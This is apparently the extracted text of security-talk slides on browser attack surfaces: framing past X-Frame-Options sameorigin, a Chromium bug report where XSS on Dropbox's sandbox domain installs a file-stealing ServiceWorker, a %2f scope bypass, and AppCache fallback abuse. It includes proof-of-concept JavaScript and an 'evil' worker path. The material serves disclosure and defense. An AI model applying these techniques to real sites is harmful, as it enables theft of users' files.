
Twitter / Settings






Search T Q



What's happening?

**Attacker** @AttackerCanvas · 14sHey this is funny: bit.ly/1EDciWN**Lizzza Recreates Mark Ronson's 'Uptown Funk' (ft. Bruno Mars) Video...**

Lizzza recruits the people of Venice Beach to help her reenact Mark Ronson's 2015 VMA Video Of The Year nominee 'Uptown Funk,' featuring Bruno Mars. Subscri...

[View on web](#)

XFO: sameorigin considered harmful

- For researchers:
 - Don't give up when you see XFO: sameorigin
 - Look for places where untrusted frames are allowed
- For site owners:
 - Use **Content-Security-Policy: frame-ancestors** (except IE)
 - Don't allow untrusted frames

“XSS on sandboxed domains is out-of-scope”

–Every bug bounty program

439730 - Security: XSS by ServiceWorker for domains hosting arbitrary content, even in sandboxes

Secure | https://bugs.chromium.org/p/chromium/issues/detail?id=439730

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Note: Color blocks (like orange or purple) mean that a user may not be available. Tooltip shows the reason.

Issue 439730

Starred by 2 users

Security: XSS by ServiceWorker for domains hosting arbitrary content, even in sandboxes

Reported by erling...@gmail.com, Dec 6 2014 Back to list

Status: WontFix

Owner: [slightlyoff@chromium.org](#)

Closed: Dec 2014

Cc: [falken@chromium.org](#), [jakearchibald@chromium.org](#), [jww@chromium.org](#), [nhiroki@chromium.org](#), [slightlyoff@chromium.org](#), [dominicc@chromium.org](#), [jsb...@chromium.org](#), [kenjibaheux@chromium.org](#), [michaeln@chromium.org](#), [horo@chromium.org](#)

Components: Blink>ServiceWorker

EstimatedDays: ---

NextAction: ---

OS: ---

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Type: Bug-Security

M-41

Security_Impact-Stable

Security_Severity-Medium

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VULNERABILITY DETAILS

ServiceWorker can turn previously unexploitable XSS bugs into serious vulnerabilities :-(

As an example I've attached a simple script that installs a ServiceWorker on the Dropbox storage domain. This only uses an XSS on the *sandbox domain* of Dropbox, which was previously unexploitable. That ServiceWorker can then sniff traffic and steal the user's files as they are accessed.

Serving user files from a separate sandbox domain with no cookies used to be relatively safe, and many sites assume that it still is safe, to the point where they will serve both HTML and 'text/javascript' files from the same domain.

Ideally there would be some kind of opt-in mechanism for this; the available opt-out mechanism is hard to implement (rejecting 'Service-Worker: script' might be tricky with a caching CDN).

VERSION

Chrome 40+

REPRODUCTION CASE

<https://www.dropbox.com/s/23i0fp4ez7zds1u/simple.markdown?dl=0>


This loads a rendered markdown file from the storage domain, with a javascript: link in it. That link then loads a second file in a new window to get a valid sandbox-domain URL for the text/javascript file.

Notice that I replace the '/' in the resulting text/javascript URL with a '%2f' to get around the scope restriction. This is also arguably a bug at Dropbox, but it's pretty common to treat %2f this way.

```
// JS from https://www.dropbox.com/s/23i0fp4ez7zds1u/simple.markdown?dl=0
var w = window.open('https://www.dropbox.com/s/en8dvj0qybzsxx/SW-test.js?dl=0', 'blork');
var v = setInterval(function() {
    function f(i) {
        var l = document.createElement('script');
        l.src = 'https://www.dropbox.com/s/en8dvj0qybzsxx/SW-test.js?dl=0';
        l.type = 'text/javascript';
        l.charset = 'utf-8';
        l.onload = function() {
            if (i < 10) {
                v();
            } else {
                w.close();
            }
        };
        l.onerror = function() {
            v();
        };
        l.onreadystatechange = function() {
            if (l.readyState === 'loaded' || l.readyState === 'complete') {
                v();
            }
        };
        document.body.appendChild(l);
    }
    f(0);
}, 100);
```

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Service Worker's scope



<https://dl.drop/u/evil/worker.js>




<https://dl.drop/u/evil/stuff>



<https://dl.drop/u/legit/stuff>

/ -> %2f (server-sider decoding)



Passing a scope or scriptURL t x

GitHub, Inc. [US] https://github.com/w3c/ServiceWorker/issues/630#event-364311280

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Passing a scope or scriptURL to register() with escaped '/' or '\\ should fail #630

Closed mattto opened this issue on Feb 20 2015 · 8 comments

 mattto commented on Feb 20 2015 Contributor

Depending on the server configuration, it's possible for someone to easily break the path restriction: put a script at /users/mattto/sw.js then register('/users%2fmattto%2fsw.js', { scope: '/' }).

Of course, the path restriction is inherently not very secure, but this happened in the wild and Chrome now rejects register() calls with escaped slashes in scope or scriptURL.

 annevk commented on Feb 20 2015 Member

Sigh. I hate this path / scope thing so much.


Assignees: No one assigned

Labels: decided

Projects: None yet

Milestone: Version 1

```
> navigator.serviceWorker.register('%2fworker.js')
<- ►Promise {[[PromiseStatus]]: "rejected", [[PromiseValue]]: TypeError: Failed to register a ServiceWorker
✖ ►Uncaught (in promise) TypeError: Failed to register a ServiceWorker: The provided scope ('https://www
includes a disallowed escape character.
at <anonymous>:1:25
```



Service Worker has an older brother


Appcache

```
<html manifest="manifest.txt">  
</html>
```

```
1 CACHE MANIFEST  
2 # v1 2011-08-14  
3 # This is another comment  
4 index.html  
5 cache.html  
6 style.css  
7 image1.png  
8  
9 # Use from network if available  
10 NETWORK:  
11 network.html  
12  
13 # Fallback content  
14 Fallback:  
15 / fallback.html
```

Content-Type: text/cache-manifest is **not** mandatory


Appcache's fallback



If a response is inaccessible, fallback file will be served instead

Appcache - scope + error = Service Worker

